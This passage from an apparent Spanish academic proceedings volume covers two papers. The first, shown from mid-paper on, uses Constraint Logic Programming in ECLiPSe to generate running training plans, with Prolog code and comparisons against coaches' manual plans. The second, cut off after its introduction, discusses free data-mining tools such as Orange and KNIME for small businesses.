El objetivo de un plan de entrenamiento es lograr que el corredor llegue a la fecha de la competencia en su mejor forma. Para ello el plan tiene una estructura en el tiempo cuyas fases promueven la adaptación del corredor al esfuerzo físico. Esto se hace generando variaciones de las cargas, volumen e intensidad, de las actividades de las sesiones de los entrenamientos, como se muestra en la figura 1 [4, 6]. La generación automática debe proveer la estructura, su dimensión temporal y los contenidos de las sesiones que cumplan con las definiciones que siguen. Los aspectos claves son el máximo volumen semanal acumulado, el volumen inicial, el incremento semanal de volumen, las capacidades entrenadas (resistencia, fuerza y técnica), las zonas funcionales de entrenamiento de cada capacidad en cada momento del plan, los porcentajes de dedicación de los entrenamientos asignados a cada capacidad en cada momento del plan, las actividades de cada sesión de entrenamiento y la cantidad de entrenamientos semanales [4, 13]. Todas y cada una de estas variables además dependen del tipo de corredor, elite, nivel medio o nivel bajo y del tipo de competencia para la cual se entrena. Si bien hay una gran dispersión en estos valores, hay consenso entre los entrenadores acerca de los rangos posibles utilizados. El criterio con que se eligen éstos fueron codificados como reglas lógicas (restricciones) en la propuesta de este trabajo.

Claramente se trata de un problema con muchas variables a estimar, las cuales deben cumplir con las restricciones mencionadas. En la próxima sección se presenta la técnica de procesamiento utilizada para resolverlo.

Se muestra en la figura 1 la evolución del volumen y la intensidad a lo largo del tiempo comprendido en el plan. Se indica con una banderita el período en el cual está en condiciones de competir, momento en el cual logra su más alto rendimiento. Macro ciclo es un semestre, Mesociclo son algunos meses y Microciclo una semana. Los nombres de los mesociclos que se indican son: E- Entrante, De – Desarrollador, Ct – Control, Pc – Precompetitivo, Co – Competitivo, R – Restablecedor.




Figura 1. Esquema de la estructura de los diferentes períodos del plan de entrenamiento para el Modelo Tradicional.

Metodología

Herramientas

La resolución de este problema que presenta múltiples variables y alternativas de solución se basa en la búsqueda en un espacio de estados gobernado por un conjunto de reglas lógicas [10]. Cuando dicho espacio tiene una dimensión grande, la resolución se torna compleja y larga en el tiempo debido a la gran cantidad de estados que el programa debe visitar en el camino hacia la solución. Para estos casos fue concebida la Programación Lógica con Restricciones, donde las reglas lógicas además de modelar el problema restringen el espacio mencionado, agilizando la obtención de un resultado [5].

Utilizamos Programación Lógica con Restricciones, una extensión de Prolog [12], como técnica de programación y ECLiPSe como plataforma de implementación. Esta tecnología es adecuada para enmarcar dos tipos de problemas. Por un lado los conocidos del inglés como Constraint Satisfaction Problem (CSP) y por el otro Constraint Optimization problem (COP) [5]. Un problema CSP consta de tres componentes, X, D y C:

1. X es un conjunto de variables, $\{X_1, \dots, X_n\}$.
2. D es un conjunto de dominios, $\{D_1, \dots, D_n\}$, uno para cada variable, cada uno consiste en un conjunto de valores permitidos, $\{v_1, \dots, v_k\}$ para las variables X_i .
3. C es un conjunto de restricciones que especifican combinaciones de valores

permitidos, cada una es un subconjunto de X descrito como $C: x_1 \in D_1, \dots, x_n \in D_n$.

Conceptualmente en un problema de tipo CSP una solución a C es una asignación $\{(x_1, d_1), \dots, (x_n, d_n)\}$, donde cada d_i es un elemento de D_i , de modo que para cada restricción $c \in C$ en las variables x_{k1}, \dots, x_{km} se tiene $(d_{k1}, \dots, d_{km}) \in C$.

Esta modalidad fue utilizada en la búsqueda de las actividades de los entrenamientos y en la cantidad de sesiones para cada microciclo. La resolución dada al primero se enmarca como un problema de asignación factible y de configuración factible el segundo [5].

La tarea general de la optimización restringida es encontrar soluciones óptimas para un conjunto de restricciones sujetas a algún costo de una función de costo. Las búsquedas de valores para las variables tal que hagan cumplir el conjunto de restricciones o reglas y además con el criterio fijado por la función costo se conoce como COP (constraint optimization problem) [5]. Esta técnica fue utilizada en la búsqueda de los períodos de la planificación donde la función costo fue la mínima duración del plan. Todas las restricciones impuestas fueron locales como se muestra más adelante, las cuales fueron de precedencia, disyunción, orden y duración relativa de los períodos del plan de entrenamiento. La resolución dada se enmarca en un problema de óptima configuración [5].

El algoritmo fue planteado para que funcione en el siguiente contexto: planificar el entrenamiento para una competencia dentro de un macrociclo acotado a seis meses, minimizando la duración del plan de entrenamiento. Se describen a continuación los pasos del algoritmo y las restricciones extraídas del dominio del problema utilizadas.

Procedimiento

El primer paso es la validación de las restricciones de entrada en algunos de los datos ingresados manualmente. Estos fueron

- Tipo de corredor
- Tiempo estimado de competencia
- Volumen semanal inicial de kilómetros del entrenamiento e incremento semanal.
- Tipo de competencia

Después de la validación de las condiciones iniciales y entradas anteriores, se sigue con la determinación del volumen máximo previo a la competencia. Para esto se utiliza el volumen semanal acumulado máximo, el volumen inicial y el incremento semanal. Con las restricciones asociadas a estos parámetros según el tipo de competencia, el algoritmo sitúa el máximo dos

semanas previas al inicio del período de la competencia y recorre semanas hacia atrás el tiempo del entrenamiento hasta el volumen inicial de kilómetros semanales. En este punto del tiempo comienza el mesociclo Desarrollador del plan, lo cual se observan en la Figura 1. Se muestra en el Listado 2 el predicado Prolog utilizado para el cálculo de los volúmenes en kilómetros.

```
/* calcula la cantidad de microciclos y el
volumen, desde InicVol hasta MaxVol */
vol([InicVol|T], 1, _, _, MaxVol, _, L) :-
InicVol #>= MaxVol, append([InicVol|T], [], L).
vol([InicVol|T], N, M, Periodo, MaxVol, Incr,
L) :-
  Carga is M rem Periodo,
  (Carga =\= 0 -> X is (InicVol
+ InicVol * Incr // 100);
  X is (InicVol - InicVol *
Incr // 2 // 100)),
  append( [X], [InicVol|T], L1),
  M1 is M + 1,
  vol( L1, N1, M1, Periodo, MaxVol,
Incr, L), N is N1 + 1, !.
```

Figura 2. Se muestra el predicado Prolog que genera la secuencia de kilómetros semanales con los incrementos y las cargas y descargas.

Una vez obtenido el valor anterior de la duración del mesociclo Desarrollador a partir del volumen acumulado máximo semanal previo a la competencia, se utiliza éste como restricción en la búsqueda de los otros períodos del plan de entrenamiento. Se asume una planificación compuesta por mesociclos que cumplen con las reglas estructurales presentadas en [6] esquematizadas en la Figura 1. El que sigue, Listado 3, es un segmento de las reglas/restricciones aplicadas a los períodos de la planificación. Se indican con los prefijos TC y TT los tiempos de comienzo y fin de los mesociclos y con el nombre correspondiente a la duración de cada uno de ellos.

```
% restricciones de precedencia
TCmesoEntrante #= 1, TCmesoDesarrollador #=
TTmesoEntrante + 1,
...
% restricciones de vinculos
MesoEntrante #= TTmesoEntrante - TCmesoEntrante
+ 1,
MesoDesarrollador #= TTmesoDesarrollador -
TCmesoDesarrollador + 1,
```

```

...
%restricciones de duraciones %relativas
MesoDesarrollador #> MesoEntrante,
MesoDesarrollador #> MesoEspecifico,
MesoEspecifico #>= MesoCompe,
MesoRestabl #=< MesoEntrante,
MesoDesarrollador + MesoEspecifico #=
CantMicrosVol,
X is CantMicrosVol * 70 // 100, Y is
CantMicrosVol * 30 // 100,
MesoDesarrollador #>= X, MesoEspecifico #=< Y,
TPlan #= MesoEntrante + MesoDesarrollador +
MesoEspecifico + MesoCompe + MesoRestabl,
TPlan #< SEMANAS,

```

Figura 3. Segmento de código ECLiPSe mostrando algunas de las restricciones impuestas a los intervalos del plan de entrenamiento.

Se realiza la búsqueda de la cantidad y tipo de microciclos que conforman el plan con el criterio de minimización de la duración del plan de entrenamiento expresada como Tplan en el Listado 3. En esta búsqueda también se incluyeron reglas condicionando la duración relativa de los mesociclos Entrante, Desarrollador y Competitivo de acuerdo al nivel del corredor [6].

El próximo paso es la selección de las zonas funcionales y de las actividades de las sesiones de los entrenamientos. Las zonas funcionales surgen de las estadísticas y dependen del nivel del corredor y de la duración estimada de la competencia [13]. Para esto la base de datos lógica del programa fue provista con estos datos. En la base también fueron incorporadas una serie de actividades generales para entrenar cada capacidad asociadas a las zonas funcionales que afectan.

Con los períodos del plan y las zonas funcionales ya asociadas, resta seleccionar del conjunto de actividades predefinidas las cuáles formarán parte de las sesiones de entrenamiento de cada microciclo. Para seleccionarlas es necesario que correspondan a las zonas funcionales previamente determinadas según la intensidad y duración de su esfuerzo. Además es importante que las actividades del entrenamiento de las diferentes capacidades no interfieran entre sí. Para esto se incluyeron reglas como las siguientes:

- Entrenamientos de fuerza máxima, cuya zona funcional es alta, no deben solaparse con entrenamientos de resistencia en zonas de potencia aeróbica en el mismo microciclo.

- Entrenamientos de fuerza máxima, cuya zona funcional es alta, no deben solaparse con entrenamientos de técnica en la misma sesión.
- Entrenamientos de resistencia en zonas de potencia aeróbica, no deben solaparse con entrenamientos de técnica en la misma sesión.

A modo de ejemplo se muestra en el Listado 4 un segmento del código de las reglas mencionadas

```

% restricciones de concurrencia
(EntrenosRes[Index] #= PasadasCortas_ ->
EntrenosFuer[Index] #\= Circuito_,
EntrenosFuer[Index] #\= Cuesta_;
EntrenosRes[Index] #= PasadasLargas_ ->
EntrenosFuer[Index] #\= Circuito_,
EntrenosFuer[Index] #\= Cuesta_

```

Figura 4. Segmento de código ECLiPSe mostrando las restricciones impuestas sobre algunas de las actividades de los entrenamientos.

Con estas restricciones se realiza la búsqueda de las actividades para cada microciclo del plan.

Finalmente se procede al cálculo de la cantidad de sesiones y su duración. La estimación de la cantidad de sesiones semanales surge de la información derivada de las actividades seleccionadas para los entrenamientos. Además se tienen en cuenta entre otras cuestiones

- La cantidad mínima de sesiones por semana
- La duración máxima de una sesión en minutos
- La duración de la entrada en calor en minutos por sesión, lo cual comprende ejercicios de elongación y trotes lentos.
- La duración de la vuelta a la calma en minutos

Resultados

Para evaluar la bondad de nuestra propuesta se realizaron comparaciones con planificaciones elaboradas manualmente por entrenadores experimentados. En esta sección se muestran los resultados y se analizan las diferencias. Se presentan planes de entrenamiento para una carrera de 10 kilómetros, para un corredor entrenado que se espera complete la competencia en 40 minutos. Una restricción es que la planificación no debe exceder las 26 semanas de un semestre. Cabe aclarar que para no condicionar a los entrenadores y así obtener por parte de ellos un plan de entrenamiento lo más objetivo posible, solo se les

propuso pautas generales sin indicar el detalle de lo que debería incluir su elaboración.

Planificación Manual

A continuación se muestra el plan manual elaborado por los entrenadores, Tabla 1 a y b. Este plan también presentó un listado detallado describiendo las actividades de cada sesión y las referencia correspondientes. A continuación, por razones de espacio, se muestran solo un par de microciclos con esta información en la Tabla 2.

Tabla 1. Planificación manual, se colorean de igual forma los períodos homólogos para facilitar la posterior comparación y análisis. a) Períodos de Transición y Preparación, b) Períodos Pre Competitivo y Competitivo.

a)

Período	Trans.		Preparatorio General								Preparatorio Especial			
	1	2	3	4	5	6	7	8	9	10	11	12	13	14
Semana	1	2	3	4	5	6	7	8	9	10	11	12	13	14
Sesiones	3	3	9	10	10	10	10	11	9	11	8	11	11	7
Volumen	22	22	50	56	65	55	70	80	67	83	65	85	90	60
Ints.	Baja	Baja	Baja	Baja	Baja	Alta	Med	Med	Alta	Med	Alta	Med	Med	Alta
Gradiente			+	+	+	-	+	+	-	+	-	+	+	-

b)

Período	Precompetitivo						Competitivo			
	15	16	17	18	19	20	21	22	23	24
Semana	15	16	17	18	19	20	21	22	23	24
Sesiones	10	10	8	6	7	6	7	6	6	6
Volumen	78	55	70	55	70	55	60	50	50	50
Ints.	Media	Media	Media	Muy Alta	Media	Muy alta	Alta	Muy alta	Muy alta	Muy alta
Gradiente	+	+	+	-	+	-	+	-	-	-

Tabla 2. Planificación manual, actividades detalladas para cada microciclo de cada actividad.

	Semana 20					Semana 21				
Sesiones	6					7				
Km	55					60				
Intensidad	Muy alta					Alta				
Cantidad	3	1	1	1	1	3	1	1	1	1
Actdes.	Carrera cont.	Interv. ints. medio	Interv. Ints. corto	Jornada de descso.	Comp.	Carrera regetiva.	Interv. Ints. largo	Interv. Ints. corto	Carrera progre.	Fondo largo

Tabla 3. Salida del programa con la planificación automática implementada con el algoritmo propuesto. En ella se indican además información adicional como la intensidad, el volumen y los porcentajes de dedicación del entrenamiento a las diferentes capacidades, resistencia (R), fuerza (F) y técnica (T). Otros significados son (A) adaptación, (E) específico, (C) competencia y (D) descanso.

Semana	Sesiones semanales	Microciclo	Intensidad	Porcentaje x capacidad	Volumen semanal
1	4	Entrenate	baja	R: 70 F: 20 T: 10	kms: A
2	4	Desarrollador	baja	R: 70 F: 20 T: 10	kms: 30
3	4	Desarrollador	baja	R: 70 F: 20 T: 10	kms : 34
4	5	Desarrollador	baja	R: 70 F: 20 T: 10	kms : 39
5	4	Desarrollador	media	R: 70 F: 20 T: 10	kms : 37
6	5	Desarrollador	baja	R: 70 F: 20 T: 10	kms : 42
7	6	Desarrollador	baja	R: 70 F: 20 T: 10	kms : 48
8	5	Desarrollador	media	R: 70 F: 20 T: 10	kms : 45
9	6	Desarrollador	baja	R: 70 F: 20 T: 10	kms : 51
10	7	Desarrollador	baja	R: 70 F: 20 T: 10	kms : 58
11	6	Desarrollador	media	R: 70 F: 20 T: 10	kms : 54
12	7	Desarrollador	baja	R: 70 F: 20 T: 10	kms : 62
13	5	Específico	alta	R: 75 F: 10 T: 15	kms : E
14	5	Específico	media	R: 75 F: 10 T: 15	kms : E
15	5	Específico	alta	R: 80 F: 10 T: 10	kms : E
16	5	Específico	media	R: 80 F: 10 T: 10	kms : E
17	5	Específico	alta	R: 80 F: 10 T: 10	kms : E
18	5	Competitivo	alta	R: 80 F: 10 T: 10	kms : C
19	5	Competitivo	alta	R: 80 F: 10 T: 10	kms : C
20	5	Competitivo	alta	R: 80 F: 10 T: 10	kms : C
21	5	Competitivo	alta	R: 80 F: 10 T: 10	kms : C
22	5	Competitivo	alta	R: 80 F: 10 T: 10	kms : C
23	5	Competitivo	alta	R: 80 F: 10 T: 10	kms : C
24	4	Restablecedor	baja	R: 100 F: 0 T: 0	kms : D

```

Microciclo 9 -----
Desarrollador Int.: baja['%'- Res:70 Fuer:20 T: 10] kms :80
Resistencia ->
carreraContinuaMedia zf: capAeroMedia intensidad: 75
fondo zf: capAeroMedia intensidad: 85
CarreraContinuaVariable zf: capAeroMedia intensidad: 85
regenerativo zf: capAeroBaja intensidad: 0
Fuerza ->
circuitoRes zf: capAeroAlta intensidad: 85
cuesta zf: capAeroAlta intensidad: 85
gymFuncional zf: capAeroMedia intensidad: 75
gymPesas zf: capAeroMedia intensidad: 90
Técnica ->
gesto zf: capAeroMedia intensidad: 65

```

Figura 2. Actividades generadas y sugeridas por el algoritmo para los microciclos del plan de entrenamiento.

Discusión

Los planes coincidieron en su estructura en el tiempo, presentaron un primer período de entrenamiento adaptativo, en el plan automático mencionado como Mesociclo Entrante y en el plan manual como Transitorio. Luego devienen períodos de desarrollo del entrenamiento; en el plan manual Preparatorio General, Especial, Precompetitivo y Competitivo; en el plan automático Mesociclo Desarrollador, Específico y Competitivo. El período Transitorio del plan manual se encuentra distribuido en el automático entre el Mesociclo Entrante y el Restablecedor. El algoritmo presentó su punto de quiebre en el crecimiento del volumen y aumento de la intensidad en la transición entre los mesociclos Desarrollador y Específico al igual que el plan manual. Si bien los volúmenes crecieron en forma escalonada en ambos planes, obedeciendo esto al intercalado de semanas de carga y 21 descarga, no lo hacen con igual pendiente. El plan manual presentó un mayor crecimiento y llegó hasta noventa kilómetros semanales, un valor más alto de recorrido semanal acumulado. Este valor es una de las variables que depende del atleta entrenado, en el caso del algoritmo fue fijado según las estadísticas en sesenta kilómetros. En el plan automático la pendiente de crecimiento fue fijada al quince por ciento semanal poniendo de manifiesto y acentuando la búsqueda de la adaptación y crecimiento de la capacidad aeróbica. El plan manual presentó un detalle muy refinado tanto de las actividades como de las referencias aclaratorias. El plan automático sugirió ejercicios orientados al trabajo de la fuerza y la técnica en cada Microciclo del plan con porcentajes indicativos guías además de las zonas funcionales en las cuales trabajar. Las duraciones de ambos planes coincidieron. Ambos planes indicaron la cantidad de sesiones

semanales de entrenamiento, los valores difieren, siendo significativamente mayor en el plan manual. Esto se debió a que en general es un plan con mayor actividad. En la planificación generada por el algoritmo solo se indicaron los volúmenes semanales para el período del entrenamiento en que se buscó alcanzar el máximo. Para los restantes períodos se sugirieron las actividades a realizar pero no se encontró un criterio que permita a partir de ellas el cálculo del volumen correspondiente.

En la Tabla 4 se muestra una comparación de algunos de los parámetros analizados para ambas planificaciones.

Tabla 4 . Comparación de parámetros de la Planificación Manual y Automática

Parámetros	Plan Man.	Plan Auto.
Duración Plan [sem]	24	24
Volumen Semanal Max. [km]	90	62
Volumen Semanal Inic. [km]	50	30
Duración Adaptación [sem]	2	2
Duración Desarrollador [sem]	11	10
Sesiones x Semana (max)	11	7

Conclusiones

Se presentó un algoritmo que implementa un procedimiento de planificación elaborado con el criterio de los entrenadores programado en reglas. Las reglas de este dominio fueron codificadas utilizando Programación Lógica con Restricciones en algunas de sus variantes. El

resultado de la ejecución fue un plan de entrenamiento preliminar de ayuda para entrenadores al frente de grupos de entrenamiento. Se analizaron las diferencias con planes manuales y se mostró la coincidencia en varios aspectos centrales. Futuros trabajos deben incluir las muchas variaciones antropométricas, de trayectoria y vida deportiva de los atletas 22 y de condiciones de estado puntuales que permitan una mayor personalización. Se trabaja en estos días en estos temas además del estudio y resolución con los mismos objetivos sobre otros métodos de entrenamiento como lo son los denominados Contemporáneos [4], en los cuales las cargas de los entrenamientos son concentradas y no de crecimiento regular.

Referencias

- [1] Aggoun A. y Vazacopoulos A. (2004), Solving Sports Scheduling and Timetabling Problems with Constraint Programming, Economics, Management and Optimization in Sports, Springer-Verlag Berlin Heidelberg.
- [2] Fister Jr. I. (2017) , Computational Intelligence Algorithms for the Development of an Artificial Sport Trainer, University of Maribor, Faculty of Electrical Engineering and Computer Science, Koroška 34, 2000 Maribor.
- [3] Fister Jr. I., Rauter S., Fister K. L., Fister D. y Fister I. (2015) , Planning Fitness Training Sessions Using the Bat Algorithm, ITAT 2015, (pp. 121–126), Charles University in Prague, Prague.
- [4] García Verdugo M. (2018), El entrenamiento de la resistencia basado en zonas o áreas funcionales, Paidotribo.
- [5] Niederliński A. (2014), A gentle Guide to Constraint Logic programming via ECLiPSe, 3th edition, Polonia.
- [6] Padilla Alvarado J. R. (2017), Planificación del Entrenamiento Deportivo: Un enfoque metodológico de la estructura clásica, Editorial Episteme, ISBN: 978-980-6617-04-9, noviembre.
- [7] Pantaleo G. (2016), La máquina de hacer software, Simposio en Ingeniería de Sistemas y Software, CoNaIISI, ISSN: 2347- 0372, Salta, Argentina.
- [8] Peña García-Orea G. (2013), Aplicación de las nuevas tecnologías para el diseño de programas de entrenamiento, <https://g-se.com/aplicacion-de-las-nuevas-tecnologias-para-diseno-de-programas-de-entrenamiento-bp-Q57cfb26d42415>
- [9] Rauter S. (2018), New approach for planning the mountain bike training with virtual coach, TRENDS in Sport Sciences, (pp. 69-74), ISSN 2299-9590
- [10] Russell S. y Norvig P. (2010), Artificial Intelligence – A modern Approach, 3th edition.
- [11] Sands W. A., Kavanaugh A. A., Murray S. R., McNeal J. R. y Jemni M. (2017), Modern Techniques and Technologies Applied to Training and Performance Monitoring, International Journal of Sports Physiology and Performance.
- [12] Sterling L. y Shapiro E. (1986) , The Art of Prolog, London.
- [13] Vinuesa Lope M. y Vinuesa Jiménez I. (2016) , Conceptos y métodos para el entrenamiento físico, Imprenta Ministerio de Defensa, España.

Herramientas de Software Libre para Visualizar y Minar Datos en Pequeñas y Medianas Empresas

Héctor Ramón López
Dpto. de Informática –
FCEFN - UNSJ
lepezhr@yahoo.com.ar

Juan Cruz Pantano
Instituto de Informática –
FCEFN - UNSJ
juancruz871@hotmail.com

María Romagnano
Instituto de Informática –
FCEFN - UNSJ
maritaroma@gmail.com

Resumen

En los tiempos que corren, la necesidad de las empresas por lograr una mejora continua en sus procesos de negocio, juega un rol protagónico y decisivo. Tienen que enfrentarse a nuevos modelos económicos, obligadas a realizar frecuentes cambios, tratando de acercarse todo lo posible a sus consumidores. Deben dedicar gran parte de su tiempo y de sus recursos, económicos y humanos, a la obtención, procesamiento, aplicación y proyección de la información. Este contexto, ideal para cualquier tipo de empresa, se encuentra ampliamente desarrollado y fortalecido en aquellas de gran envergadura, que cuentan con áreas específicas para el manejo de datos y apelan a una fuerte inversión en ciencias de la información. Sin embargo, las PyMEs (Pequeñas y Medianas Empresas), no corren con la misma suerte, contando con escasos medios para realizar el análisis de datos, o directamente no tienen esa cultura. En este trabajo se presenta el caso de una PyME, con el objetivo de analizar y evidenciar los beneficios de integrar sus sistemas de información con herramientas de minería de datos, desarrolladas en software libre, y que tienen en cuenta técnicas de Business Intelligence (BI) y de Business Analytics (BA). Se aplican y comparan dos aplicaciones, Orange Data Mining y KNIME, ambas muy consolidadas en el mercado.

Palabras clave: Analítica de Negocios, Empresa, Inteligencia de Negocios, Minería de Datos, Sistemas de Información, Organización.

Introducción

Las pequeñas y medianas empresas deben lidiar con grandes cantidades de datos que a menudo se generan en las operaciones del día a día. Estos datos transaccionales suelen ser guardados en planillas, pequeñas bases de datos o inclusive en formato de texto. Dichos datos deben ser procesados y convertidos en información, la cual se utilizará para tomar decisiones sobre estrategias a seguir, inversiones a realizar, entre otras acciones. Si no se

recolectan los datos adecuados o más relevantes, la información generada no será precisa, los resultados probablemente serán erróneos y, en consecuencia, cualquier decisión tomada no será la mejor ni la más adecuada. Es decir que el problema se presenta cuando no se dispone de la información pertinente para tomar, en el momento justo, las mejores decisiones. Sin embargo, en grandes corporaciones o las llamadas compañías, este problema suele estar contemplado y/o solucionado, ya que manejan áreas específicas para el manejo de datos y apelan a una fuerte inversión en ciencias de la información o analítica de datos.

Los directivos de las PyMEs podrían contar con herramientas apropiadas para la explotación y análisis de los datos, que les permitan obtener el conocimiento adecuado que apoye el proceso de toma de decisiones estratégicas. La inversión se concentraría en la capacitación o contratación del recurso humano, ya que las herramientas propuestas son gratuitas. Esto reduciría notablemente los costos de software, permitiendo, a su vez, dotar a la empresa de personal idóneo y favoreciendo el mercado laboral informático.

Inmersas dentro de la Ciencia de los Datos, *Business Intelligence* y *Business Analytics* son dos de las tendencias actualmente consideradas como muy beneficiosas para una organización. Esto se debe a que, utilizadas adecuadamente, pueden presentar ventajas competitivas, permitiéndole conocer, con alta precisión, su estado actual (BI) y, en base a la información presentada, ser capaces de pronosticar futuros comportamientos del mercado y llevar a cabo acciones proactivas en base a análisis predictivos y prescriptivos (BA). En la actualidad, estos conceptos, están ganando fuerte reconocimiento y popularidad, aunque no son nuevos ni de reciente aparición, especialmente BI.

Se puede decir que BI es el conjunto de técnicas, métodos, estrategias y herramientas que permiten utilizar los datos y la información generada a partir de este, determinar el estado actual de la organización respecto de sus clientes, competidores, proveedores y el mercado en sí y, poder tomar una decisión. Estos datos e información son de vital importancia para la organización. La posibilidad de convertirlos en conocimiento para finalmente llevar adelante el proceso de toma de decisiones de una manera

informada y acertada es un gran beneficio. Además, se puede considerar como una gran ventaja competitiva respecto de otras organizaciones que no aplican BI y, por ende, toman decisiones basadas en opiniones personales o ideas. En [1], BI hace referencia al manejo optimizado de los datos que almacena, recopila y analiza una organización, siendo capaz de transformarlos en decisiones estratégicas que permitan el diseño de acciones orientadas a alcanzar el éxito empresarial. Los elementos en que se sustenta la conceptualización de inteligencia de negocios son los sistemas de información, los mecanismos de innovación y los procesos de toma de decisiones. En cada uno de ellos se implementan estrategias que pueden llevar a la organización a adquirir conocimiento y a mejorar la manera en que este incrementa el valor de los productos y servicios que se ofrecen [2]. El proceso de implementación de un sistema de inteligencia de negocios en una organización no es un proceso rápido, debe iniciar por seleccionar la información relevante para la toma de decisiones, esto requiere contar con la participación de personal en los niveles operativo, táctico y gerencial. Una vez identificada la información relevante se pasa a la etapa de consolidación, donde se realiza el proceso de extracción, transformación y carga e indexación (ETL), asegurando su integridad, coherencia y disponibilidad en el destino. Esta etapa consiste en la recopilación de los datos de las diferentes fuentes, ya sean internas o externas de manera automática o semiautomática con el fin de normalizarlos, depurarlos, estructurarlos y, luego almacenarlos; habiendo realizado un análisis exhaustivo de las necesidades de información de la organización. En la siguiente etapa, explotación, es donde se comienzan a aplicar las herramientas existentes para dejar listos los datos de la base de datos en manos de los usuarios, quienes deben tener la capacidad de empezar a aprovechar y explotar la información ya depurada y filtrada que hay en el almacén de datos, ya sea que se trabaje con herramientas de visualización de grandes datos o por minería de datos.

Las nuevas tecnologías y capacidades informáticas que se han ido desarrollando al pasar los años, acompañadas por la rápida evolución de dichos conceptos, permiten aplicarse de manera satisfactoria y exitosa en más casos concretos, convirtiéndose en varias ocasiones en las principales causas de grandes ventajas competitivas. Sin embargo, como fue propuesto por Leslie Bell-Friedel en *Marine Propulsion & Auxiliary Machinery*: “la tecnología está y los datos también, el problema radica en que las organizaciones desconocen cómo explotarlos de la mejor manera posible o ignoran el potencial beneficioso de la aplicación de estos conceptos” [3].

El objetivo del presente trabajo consiste en presentar, a través de un caso de estudio en una PyME local, las ventajas y potencialidades de aplicar herramientas de visualización y minería de datos de software libre en los sistemas de información de empresas, las que por sus características se las clasifican en pequeñas o medianas.

Como hipótesis se plantea que la aplicación de estos conceptos y el uso de este tipo de herramientas serían altamente beneficioso para los sistemas de información, sin

importar el tamaño de la empresa ni la cantidad de datos que se manipulen.

Antecedentes

La economía global está sufriendo una crisis sin precedentes debido a la pandemia del COVID, según Damián Di Pace, analista económico del Diario *Ámbito Financiero* en su artículo “Economía del Conocimiento: el gran ganador en pandemia y la clave de la post pandemia”, el sector de la informática y el software van a ser los más requeridos ahora y en un futuro próximo. Citando el artículo “El conocimiento es el futuro. Pero si revisamos la capacidad puesta en marcha en el pasado de nuestros emprendedores, el conocimiento es el presente. La economía primaria como la agricultura y ganadería y, la economía industrial, donde los trabajos en su mayoría en nuestro país son poco calificados, cada vez van a requerir más de la economía del conocimiento como informática, software, robótica, biotecnología, entre otros. En esta economía la mano de obra especializada maneja datos, desarrolla algoritmos, modelos simulados e innova en procesos y sistemas que incluso mejora la productividad y competitividad de nuestros sectores primarios y secundarios de la economía argentina” [4].

Es complicado marcar un rumbo post pandemia, pero no queda duda que las empresas van a tener que invertir en diversas alternativas informáticas, de comunicación y por supuesto aprender a optimizar sus procesos de negocio. En este contexto mundial actual se muestra la importancia del software de inteligencia, su creciente adaptación como herramienta de análisis y una oportunidad de inversión para las organizaciones desarrolladoras de soluciones. Incluso para las PyMEs este tema es relevante dado que, como toda empresa, cuentan con datos a analizar para tomar mejores decisiones de negocios [5].

El escenario actual se conforma por la globalización, la alta competencia, los vertiginosos cambios, tratar de mantener la lealtad de los clientes, aprovechar al máximo el tiempo, la variabilidad y cantidad de información con la que se cuenta, entre otras [6]. Conducir exitosamente una PyME no es una tarea fácil. Además de la maximización de los ingresos y la eficiencia operativa, las PyMEs se enfrentan a una fuerte competencia en la que la sobrevivencia depende en gran medida de las decisiones tomadas [7].

Para poder mantenerse vigentes en dicho escenario, las organizaciones cuentan con una gran variedad de productos, comerciales y software libre, que les permiten llevar a cabo las tareas de BI, BA, visualización, analítica de datos y/o minería de datos. Las PyMEs representan el sector que puede apreciar de forma más tangible los beneficios que BI puede brindarle [8]. Los avances en Cloud Computing durante los últimos años están acelerando la adopción de IT en las PyMEs, incluyendo la apertura de la posibilidad de implementar BI [9].

En este trabajo, sólo se mencionan y describen brevemente las que se usarán en la experimentación:

- Orange Data Mining es una herramienta que permite realizar visualización y análisis, aprendizaje automático y

minería de datos. Este software de código libre fue desarrollado por el Laboratorio de Bioinformática de la Facultad de Informática y Ciencias de la Información de la Universidad de Ljubljana, Eslovenia [10], es muy llamativo que los usuarios destacan lo entretenido que es usar esta herramienta en comparación con otras: tanto si se empieza con la minería de datos o se es más experto. Esto se debe a que, por un lado, ofrece un sistema de visualización de datos atractivo para trabajar y, por otro, alcanza esta visualización con rapidez y facilidad.

- KNIME (Konstanz Information Miner) también es una herramienta de visualización, análisis, y minería de datos, entre otras bondades con las que cuenta. Desarrollada por AG KNIME en Zúrich Suiza. Escrita en Java y preparado con Eclipse, en la actualidad KNIME se considera una herramienta de gran popularidad entre la comunidad internacional de programadores y, si se compara con otros programas de data mining, destaca por una amplia gama de funciones: con más de 1000 módulos y paquetes de aplicaciones preparados, esta herramienta permite descubrir estructuras ocultas de datos o análisis de datos integrativo. En este ámbito KNIME es uno de los programas más avanzados, puesto que permite la integración de numerosos procedimientos de aprendizaje automático y de data mining. Además, presenta una eficiencia notable en el tratamiento previo de los datos, así como en su extracción, transformación y carga [11]. KNIME se usa en la investigación farmacéutica, sector financiero, sin olvidar su uso frecuente en el campo de la inteligencia empresarial (BI) [12].

La mayoría de las empresas pequeñas y medianas consideran que este tipo de soluciones informáticas son sólo para empresas grandes. Es cierto que este último tipo de compañías tienen mucho que ganar al implementar estas herramientas, además del presupuesto suficiente para hacerlo. Pero esto no significa que las PyMEs no puedan beneficiarse de igual manera con la inteligencia de negocio, a la vez de que no necesariamente deben gastar dinero y tiempo en exceso para conseguirlo. Las empresas medianas cuentan con objetivos mucho más focalizados y el costo de implementación suele ser mucho menor. Sin una infraestructura tecnológica de BI, las empresas PyMEs tienden a exceder presupuestos, sobrepasar fechas límite, mejorar el rendimiento en un área a costa de todo el negocio y premiar a empleados por acciones que no significan necesariamente una mejora en el rendimiento de la compañía [13]. Actualmente las PyMEs juegan un rol económico y social bastante amplio y, por ende, se han convertido en una fuente de desarrollo económico. La necesidad de mejorar la competitividad de las PyMEs a nivel global es crucial. Este tipo de empresas son típicamente vulnerables y no lo suficientemente robustas para enfrentar el avance de la competencia 